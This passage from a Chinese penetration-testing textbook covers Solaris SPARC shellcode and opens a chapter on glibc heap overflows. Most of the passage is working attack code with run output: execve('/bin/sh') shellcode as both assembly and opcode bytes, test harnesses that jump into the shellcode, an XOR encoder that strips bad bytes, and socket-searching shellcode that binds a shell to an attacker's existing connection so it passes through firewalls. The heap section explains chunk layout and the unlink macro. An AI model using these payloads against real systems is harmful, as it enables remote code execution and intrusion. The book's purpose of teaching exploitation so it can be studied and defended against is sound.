        or      %l6, 0x16e, %l6      ! 0x2f62696e
        sethi    %hi(0x2f736800), %l7
        std     %l6, [ %sp + -16 ]    ! std 是指操作 double word, 也就是操作 %l6 + %l7 寄
```

存器对

```

    add    %sp, -16, %o0      ! $o0 是第一个参数, 是/bin/sh 字串的地址
    st     %o0, [ %sp + -8 ]  ! name 数组变量指针
    clr    [ %sp + -4 ]      ! 构成了 name 数组变量
    add    %sp, -8, %o1      ! $o1 是第二个参数, 是 name 数组变量指针
    xor    %o2, %o2, %o2     ! $o2 是第三个参数 0
    mov    59, %g1           ! execve 的系统调用号是 59
    ta     8
    ");
}

```

编译后运行:

```

bash-2.05$ gcc -o Shellcode_asm Shellcode_asm.c
Shellcode_asm.c:10:6: warning: multi-line string literals are deprecated
bash-2.05$ ./Shellcode_asm
$ exit

```

执行成功, 接下来用 objdump 来提取 Shellcode 的 opcode, 如果系统没有安装 objdump 的话, 那么建议从 <http://www.sunfreeware.com/> 下载相应版本。

```

bash-2.05$ objdump -d Shellcode_asm|more
...
0000000000010990 <main>:
...
10994:    2d 0b d8 9a    sethi %hi(0x2f626800), %l6
10998:    ac 15 a1 6e    or %l6, 0x16e, %l6    ! 2f62696e <_end+0x2f605d72>
1099c:    2f 0b dc da    sethi %hi(0x2f736800), %l7
109a0:    ec 3b bf f0    std %l6, [ %sp + -16 ]
109a4:    90 03 bf f0    add %sp, -16, %o0
109a8:    d0 23 bf f8    st %o0, [ %sp + -8 ]
109ac:    c0 23 bf fc    clr [ %sp + -4 ]
109b0:    92 03 bf f8    add %sp, -8, %o1
109b4:    94 1a 80 0a    xor %o2, %o2, %o2
109b8:    82 10 20 3b    mov 0x3b, %g1
109bc:    91 d0 20 08    ta 8
...

```

提取出来进行测试:

```

bash-2.05$ cat Shellcode_test1.c
unsigned char Shellcode[] =
"\x2d\x0b\xd8\x9a"
"\xac\x15\xa1\x6e"
"\x2f\x0b\xdc\xda"
"\xec\x3b\xbf\xf0"
"\x90\x03\xbf\xf0"

```

```

"\xd0\x23\xbf\xf8"
"\xc0\x23\xbf\xfc"
"\x92\x03\xbf\xf8"
"\x94\x1a\x80\x0a"
"\x82\x10\x20\x3b"
"\x91\xd0\x20\x08"
;

int main(void) {
    void (*code)() = (void *)Shellcode;
    code();
}

```

编译后运行发现也是顺利得到一个 shell:

```

bash-2.05$ gcc -o Shellcode_test1 Shellcode_test1.c
bash-2.05$ ./Shellcode_test1
$ exit

```

这个简单的 Shellcode 也就是在 2.5 节介绍 Solaris SPARC 平台缓冲区溢出技术使用的 Shellcode。

3.4.3 Shellcode 中的自身定位

在 AIX 下,一般都使用 xor 和 bnel 及 mflr 来定位 \$pc 的值,由于 RISC 指令都是 4 字节对齐的,那么就可以定位 Shellcode 自身。SPARC 有一个 call 指令,“call reg_or_imm”相当于“jmpl reg_or_imm, %o7”。与 x86 系统不同,SPARC 下的 call 指令是会导致堆栈变化的,但在控制流转移发生前,%o7 会保存 \$pc。这样的确能够定位 Shellcode 自身,但是在 SPARC 下,call 的地址如果在后面(相对高地址),那么它的 opcode 是会包含 0 的,这样在很多溢出攻击程序里就不能被使用。只有 call 的地址在前面(相对低地址),这样 call 指令的 opcode 才不会包含 0,所以可以看到很多 Solaris SPARC 的 Shellcode 的最开始三条指令都是如下:

```

"\x20\xbf\xff\xff" // bn, a    .-4
"\x20\xbf\xff\xff" // bn, a    .-4
"\x7f\xff\xff\xff" // call    .-4

```

bn 指令的意思是 Branch Never, 如果它后面没有加“.a”,那么它相当于执行 nop。但是 bn 指令后面如果加了“.a”,那么它的意思是把它后面的一条指令作废不执行,也就是隔过一条指令。比如上面代码的第一条指令执行后就会跳到第三条指令执行,它后面的 label (.-4) 没有实际意思,只要不使它的 opcode 为 0 就可以了。第三条指令是往回 4 字节 call, 这样它的 opcode 就不包含 0 了,而且这时 %o7 保存了 \$pc。这里要注意,call 指令需要一个延迟插槽指令。延迟插槽指令执行后会跳到上面代码的第二条指令,这个 bn 指令也是把它后面的 call 指令作废,也就是执行 call 后面的延迟插槽指令。用了三条指令其实就是为了避免 Shellcode 里出现 0,但是如果是 sparc v8+ 及其以上版本,那么可以用下面这条指令就可以获得 \$pc 的值:


```
"\x9f\x41\x40\x01" // rd    %pc,%o7    ! >= sparcv8+
```

虽然现在大部分 SPARC 硬件都已经是 sparcv9 了,但为了保持兼容性,一般还是用上面三条指令进行自身定位,以避免 Shellcode 出现意外。

有了自身定位技术,那么就可以把“/bin/sh”放在 Shellcode 最后,可以不必用 sethi 指令来凑字符串。下面就是一个这种 Shellcode 的示例:

```
bash-2.05$ cat Shellcode_test2.c
unsigned char Shellcode[] =

#ifdef V9
"\x9f\x41\x40\x01" // rd    %pc,%o7    ! >= sparcv8+
#else
"\x20\xbf\xff\xff" // bn,a    ,-4
"\x20\xbf\xff\xff" // bn,a    ,-4
"\x7f\xff\xff\xff" // call    ,-4
#endif

"\x94\x1a\x80\x0a" // xor    %o2, %o2, %o2    ! 延迟插槽
"\x90\x03\xe0\x24" // add    %o7, 36, %o0    ! %o7 + 36 指向/bin/sh
"\xd0\x22\x20\x08" // st     %o0, [%o0 + 8]    ! 存放字符串指针
"\xc0\x22\x20\x0c" // st     %g0, [%o0 + 12] ! NULL 结束
"\xc0\x2a\x20\x07" // clrb   [ %o0 + 7 ]    ! /bin/sh 尾部清零
"\x92\x02\x20\x08" // add    %o0, 8, %o1    ! 数组指针
"\x82\x10\x20\x3b" // mov    59, %g1
"\x91\xd0\x20\x08" // ta     8
"\x2f\x62\x69\x6e" // .asciiz "/bin/sh\"
"\x2f\x73\x68\xff"

;

int main(void) {
    void (*code)() = (void *)Shellcode;
    code();
}
```

加上-DV9 和不加进行编译的在笔者的测试机上都能顺利得到 shell:

```
bash-2.05$ gcc -o Shellcode_test2 Shellcode_test2.c
bash-2.05$ ./Shellcode_test2
$ exit
bash-2.05$ gcc -DV9 -o Shellcode_test2 Shellcode_test2.c
bash-2.05$ ./Shellcode_test2
$ exit
```

用自身定位比较大的好处是不用去计算字符串的前 22 位。

3.4.4 解码 Shellcode

和 AIX PowerPC 一样，在 SPARC 下也会发现有缓存的问题，导致 Shellcode 无法正确执行。根据 AIX 的经验，在解码完成后执行一个系统中断就可以刷新 cache，果然这在 SPARC 下也是可行的。使用系统中断的解码 Shellcode 如下：

```

unsigned char decode1[] =
"\x20\xbf\xff\xff" // bn,a    -4
"\x20\xbf\xff\xff" // bn,a    -4
"\x7f\xff\xff\xff" // call   -4
"\xac\x10\x20\x04" // mov    4, %i6           ! %i6 is the size of real Shellcode
"\xae\x10\x20\xff" // mov    0xff, %i7        ! %i7 is the xor key
"\x9e\x03\xe0\x2b" // add    %o7, 0x2b, %o7    ! %o7 point to the real Shellcode -
1
                        //dec_loop:
"\xea\x0b\xc0\x16" // ldub    [ %o7 + %i6 ], %i5    ! load a unsigned byte to %i5
"\xaa\x1d\x40\x17" // xor     %i5, %i7, %i5
"\xea\x2b\xc0\x16" // stb     %i5, [ %o7 + %i6 ]    ! store a xored byte to original
address
"\xac\x85\xbf\xff" // addcc   %i6, -1, %i6
"\x12\xbf\xff\xfc" // bne     dec_loop
"\x82\x10\x20\x24" // mov     0x24, %g1           ! execute a syscall to avoid l-cache
"\x91\xd0\x20\x08" // ta      8
;

```

测试的结果是成功的，不过翻阅 SPARC 手册，可以发现里面里面提到了一个 flush 指令，它主要运用在自修改的代码里，作用就是刷新指令缓存。虽然手册里也提到在多处理器环境里执行 flush 指令会导致不可预料的性能降低，但是对于 Shellcode 来说没必要管这些，只要实现功能即可。所以用 flush 指令，解码 Shellcode 还能减少 4 个字节。下面给出一个完整的演示例子：

```

/* decoder.c
*
* 《网络渗透技术》演示程序
* 作者: san, alert7, eyas, watercloud
*
* 解码 Shellcode 演示
*/

#include <stdio.h>
#include <stdlib.h>

unsigned char sh_Buff[1024];
unsigned int  sh_Len;

```

```

        fprintf(stderr, "%c", p[0]);
    }
}
fprintf(stderr, "\\n");
}

// get Shellcode
void GetShellcode()
{
    unsigned char *fnbgn_str="\x60\x60\x60\x60\x60\x60\x60\x60";
    unsigned char *fnend_str="\x60\x60\x60\x60\x60\x60\x60\x60";
    unsigned char *pSc_addr;
    unsigned char pSc_Buff[1024];
    unsigned int MAX_Sc_Len=0x2000;
    unsigned int Enc_key=0x99;

    int l, i, j, k;

    // Deal with Shellcode
    l = (unsigned int *)ShellCode;
    pSc_addr = (unsigned char *)l;

    for (k=0; k<MAX_Sc_Len; ++k) {
        if(memcmp(pSc_addr+k, fnbgn_str, 8)==0) {
            break;
        }
    }
    pSc_addr+=(k+8); // start of the ShellCode

    for (k=0; k<MAX_Sc_Len; ++k) {
        if(memcmp(pSc_addr+k, fnend_str, 8)==0) {
            break;
        }
    }
    sh_Len=k; // length of the ShellCode

    memcpy(pSc_Buff, pSc_addr, sh_Len);

    PrintSc(pSc_Buff, sh_Len);

    // find xor byte
    for(i=0xff; i>0; i--)
    {
        l = 0;

```



```

for(j=0; j<(sh_Len); j++)
{
    if (
//          ((pSc_Buff[j] ^ i) == 0x26) ||    //%
//          ((pSc_Buff[j] ^ i) == 0x3d) ||    // =
//          ((pSc_Buff[j] ^ i) == 0x3f) ||    // ?
//          ((pSc_Buff[j] ^ i) == 0x40) ||    // @
        ((pSc_Buff[j] ^ i) == 0x00) ||
//          ((pSc_Buff[j] ^ i) == 0x0D) ||
//          ((pSc_Buff[j] ^ i) == 0x0A) ||
        ((pSc_Buff[j] ^ i) == 0x5C)
    )
    {
        l++;
        break;
    };
}

if (l==0)
{
    Enc_key = i;
    //printf("Find XOR Byte: 0x%02X\n", i);
    for(j=0; j<(sh_Len); j++)
    {
        pSc_Buff[j] ^= Enc_key;
    }

    break;                                // break when found xor byte
}

}

//printf("0x%x\n", Enc_key);
//PrintSc(pSc_Buff, sh_Len);

// No xor byte found
if (l!=0) {
    //fprintf(stderr, "No xor byte found!\n");

    sh_Len = 0;
}
else {
    //fprintf(stderr, "Xor byte 0x%02X\n", Enc_key);

    // encode

```

```

*(unsigned short *)&decode1[14] = 0x2000 + sh_Len;
*(unsigned char *)&decode1[19] = Enc_key;

memcpy(sh_Buff, decode1, sizeof(decode1)-1);
memcpy(sh_Buff+sizeof(decode1)-1, pSc_Buff, sh_Len);
sh_Len += sizeof(decode1)-1;
}
}

/**
int main() {
    GetShellcode();
    PrintSc(sh_Buff, sh_Len);

    void(*code)() = (void *)sh_Buff;
    code();
}

/**/

// Shellcode function
void ShellCode()
{
    __asm__
    (
        .byte    0x60, 0x60, 0x60, 0x60, 0x60, 0x60, 0x60, 0x60

        call shell          ! 跳到 shell:处执行
        sub  %sp, 8, %o1     ! 作为延迟插槽执行
begin:
        xor  %o2, %o2, %o2   ! 将%o2 清零
        st   %o0, [ %sp - 8 ] ! 将字符串指针放到%o1 处
        st   %g0, [ %sp - 4 ] ! NULL 结束
        mov  0x3b, %g1       ! execve( /bin/sh ... .. )
        ta   8
        xor  %o0, %o0, %o0   ! %o0 清零
        mov  1, %g1          ! _exit(0)
        ta   8
shell:
        call begin          ! call 指令导致 shell:地址放入%o7
        add  %o7, 8, %o0     ! 作为延迟插槽执行, 将/bin/sh 地址放入%o0 中
        .asciz  `"/bin/sh`

        .byte    0x60, 0x60, 0x60, 0x60, 0x60, 0x60, 0x60, 0x60
    );

```

}

有了解码 Shellcode, 那么写起 Shellcode 就更加得心应手, 无需再考虑 Shellcode 里包含非法字符的问题。

3.4.5 渗透防火墙的 Shellcode

Sez 曾经写过 Solaris SPARC 平台下搜索 socket 的 Shellcode, 他使用的方法是设置搜索句柄为非阻塞模式, 然后读取 4 字节比较是否约定字符串, 如果匹配那么就认为找到 socket, 然后把 shell 绑定在 socket 上。他的代码流程如下:

```

mov    2, %i7
st     %i7, [ %sp - 8 ]
st     %g0, [ %sp - 4 ]
sub    %sp, 8, %o0
mov    0, %o1
mov    199, %g1
ta     8                ! nanosleep(&tv, NULL);

Loop:
add    %i7, 1, %i7
mov    %i7, %o0
mov    3, %o1
mov    0, %o2
mov    62, %g1
ta     8                ! fcntl(i, F_GETFL, 0);
or     %o2, %o0, %i6    ! oldflag save to %i6
or     %o0, 0x80, %o2    ! oldflag | O_NONBLOCK
mov    4, %o1
mov    %i7, %o0
mov    62, %g1
ta     8                ! fcntl(i, F_SETFL, oldflag | O_NONBLOCK);
mov    %i7, %o0
sub    %sp, 4, %o1
mov    4, %o2
mov    3, %g1
ta     8                ! read(i, buff, 4);
or     %i6, %i6, %o2
mov    4, %o1
mov    %i7, %o0
mov    62, %g1
ta     8                ! fcntl(i, F_SETFL, oldflag);
sethi  %hi(0x58633000), %i6
or     %i6, 0x6e, %i6    ! Xcon
ld     [ %sp - 4 ], %i5

```



```

subcc    %16, %15, %16
bnz      Loop

mov      3, %16

DupHandle:
or       %17, %17, %o0
mov      9, %o1
sub      %16, 1, %o2
mov      62, %g1
ta       8                ! fcntl(s, F_DUP2FD, handle);
deccc    %16
bnz      DupHandle
nop

call     Shell            ! jump to Shell
sub      %sp, 8, %o1      ! delay slot

Begin:
xor      %o2, %o2, %o2
st       %o0, [ %sp - 8 ] ! store /bin/sh
st       %g0, [ %sp - 4 ] ! NULL
mov      59, %g1          ! execve( /bin/sh ... )
ta       8
xor      %o0, %o0, %o0
mov      1, %g1           ! _exit(0)
ta       8

Shell:
call     Begin
add      %o7, 8, %o0       ! %o0 point to /bin/sh
.asciz   `"/bin/sh`"

```

不过用 bkbll 的使用 OOB 方式更加容易，代码也相对简洁：

```

mov      2, %17
st       %17, [ %sp - 8 ]
st       %g0, [ %sp - 4 ]
sub      %sp, 8, %o0
mov      0, %o1
mov      199, %g1
ta       8                ! nanosleep(&tv, NULL);

Loop:
add      %17, 1, %17
mov      %17, %o0
sub      %sp, 4, %o1

```

```

mov    1, %o2
mov    1, %o3
mov    237, %g1
ta     8                ! recv(i, buff, 1, 1);
mov    0x49, %i6        ! |
ldub   [ %sp - 4 ], %i5
subcc  %i6, %i5, %i6
bnz    Loop

mov    3, %i6

DupHandle:
or     %i7, %i7, %o0
mov    9, %o1
sub    %i6, 1, %o2
mov    62, %g1
ta     8                ! fcntl(s, F_DUP2FD, handle);
deccc  %i6
bnz    DupHandle
nop

call   Shell           ! jump to Shell
sub    %sp, 8, %o1      ! delay slot

Begin:
xor    %o2, %o2, %o2
st     %o0, [ %sp - 8 ] ! store /bin/sh
st     %g0, [ %sp - 4 ] ! NULL
mov    59, %g1          ! execve( /bin/sh ... .. )
ta     8
xor    %o0, %o0, %o0
mov    1, %g1           ! _exit(0)
ta     8

Shell:
call   Begin
add    %o7, 8, %o0      ! %o0 point to /bin/sh
.asciz \"/bin/sh\"

```

这两个 Shellcode 都是需要在客户端做配合的，就是在发送完攻击数据以后，再发送标识串以实现 socket 的搜索。完整实现代码见配套资料中第 3 章/3.4 目录下的 Shellcode_nonblock.c 和 Shellcode_oob.c 两个程序。

第4章 堆溢出利用技术

几乎各种操作系统的堆管理算法都是不相同的，而且堆管理结构也相对比较复杂，所以堆溢出漏洞的利用相对于普通的栈溢出要困难不少。本章主要讨论 Linux 的新旧 glibc 和 Windows 以及 Solaris 这三个操作系统的堆溢出利用技术。

4.1 Linux 堆溢出利用技术

glibc 2.2.4 及以下版本的堆内存管理算法是使用 Doug Lea 的实现方式，glibc 2.2.5 及以上版本的堆内存管理采用了 Wolfram Gloger 的 ptmalloc/ptmalloc2 代码。ptmalloc2 代码是从 Doug Lea 的代码移植过来的，主要目的是增加对多线程（尤其是 SMP 系统）环境的支持，同时进一步优化了内存分配、回收的算法。ptmalloc2 引入了 fastbins 机制，malloc()/free() 溢出在某些条件下会受到更多的限制。由于 fastbins 是单向链表数组，每一个 fastbin 是一个单向链表，满足 fastbins 条件的内存块回收时将被放入相应的 fastbin 链表中，以便在以后的内存申请时能更快地再被分配出去，从而提高性能。因此要利用 ptmalloc2 的堆溢出（指 free() 调用），首先必须绕过 fastbins 机制。

由于现在常见的 Linux 使用的 glibc 并不一致，所以本文讨论 Linux 堆溢出并对这两种版本都进行讨论。

4.1.1 Linux 堆管理结构

Linux 整个堆区被划分成若干个连续的块(chunk)，堆区的内存结构可能是如图 4.1 所示。




图 4.1 Linux 堆区内存结构

标记：

U——正在被使用的块

F——空闲的块

TOP 块——位于高地址最边缘的那个块，此块是所有块中最大的，而且也只有此块可以被扩大尺寸。

堆区中不可能出现两个相邻的空闲块，这是由 free() 函数的实现方式决定的。为了尽可能地减轻内存碎片化的程度，在释放某块内存时 free() 会检查与此块相邻的前后两个内存块是否为空闲块，如果当前块的紧邻前块是空闲的，则当前块会被合并到前块去，如果当前块的紧邻后块是空闲的，后块会被合并到当前块。如果要释放的当前块紧邻 TOP 块则会肯定被合并到 TOP 块。

每个内存块的头部有一个用于管理当前块的管理结构，这个管理结构的长度对于正在被使用的块是 8 字节，而对于空闲的块由于另加了两个指针为 16 字节。管理结构的具体内容在 malloc.c 中的定义如下：

```
struct malloc_chunk
{
    INTERNAL_SIZE_T prev_size; /* 如果上一个块是空闲的话，此值为上一个块的长度 */

    INTERNAL_SIZE_T size;      /* 当前块的长度包括管理结构本身 */
    struct malloc_chunk* fd;    /* 双向链表的前指针 — 只有在块空闲的时候才被使用到 */
    struct malloc_chunk* bk;    /* 双向链表的后指针 — 只有在块空闲的时候才被使用到 */
};
```

一个正在使用的内存块结构如图 4.2 所示。




图 4.2 正在使用的内存块结构

这里 chunk 指针是 malloc() 在内部使用的，而 malloc() 调用返回给用户的是 mem 指针 (chunk + 8)，对于用户来说 chunk 的管理结构是不可见的。

一个空闲的内存块结构如图 4.3 所示。




图 4.3 空闲内存块结构

可以看到与正在使用的块不同的是，空闲 chunk 管理结构除了 prev_size 和 size 字段外，增加了 fd 和 bk 两个用于双向链表的指针，这个双向链接的结构下面会讲到。需要注意的是，

```
#define bin_index(sz) \
(((unsigned long)(sz) >> 9) == 0) ? ((unsigned long)(sz) >> 3) : \
(((unsigned long)(sz) >> 9) <= 4) ? 56 + ((unsigned long)(sz) >> 6) : \
(((unsigned long)(sz) >> 9) <= 20) ? 91 + ((unsigned long)(sz) >> 9) : \
(((unsigned long)(sz) >> 9) <= 84) ? 110 + ((unsigned long)(sz) >> 12) : \
(((unsigned long)(sz) >> 9) <= 340) ? 119 + ((unsigned long)(sz) >> 15) : \
(((unsigned long)(sz) >> 9) <= 1364) ? 124 + ((unsigned long)(sz) >> 18) : \
126)
```

Bin 链表示意如图 4.4 所示。




图 4.4 Bin 链表

图 4.5 表示了堆区中可能的 Bin 链表的链接情况，箭头方向表示指针的指向。




图 4.5 Bin 链表的链接情况

上图中分别有两个 32 字节和 64 字节的空闲块，各种长度的空闲内存块被链入各自所属的 Bin 链表，Bin(xx)表示相关的块属于管理 xx 字节长块的 Bin 链表。

Malloc 的实现使用两个宏来完成对于 Bin 链表的插入和删除操作。用于删除单元的 unlink 宏定义如下：

```

#define unlink( P, BK, FD ) [
    BK = P->bk;
    FD = P->fd;
    FD->bk = BK;
    BK->fd = FD;
]

```

unlink 前块的指针位置如图 4.6 所示。




图 4.6 unlink 前块的指针位置

unlink 后块的指针位置如图 4.7 所示。




图 4.7 unlink 后块的指针位置

实际上相当于如图 4.8 所示的指针操作。

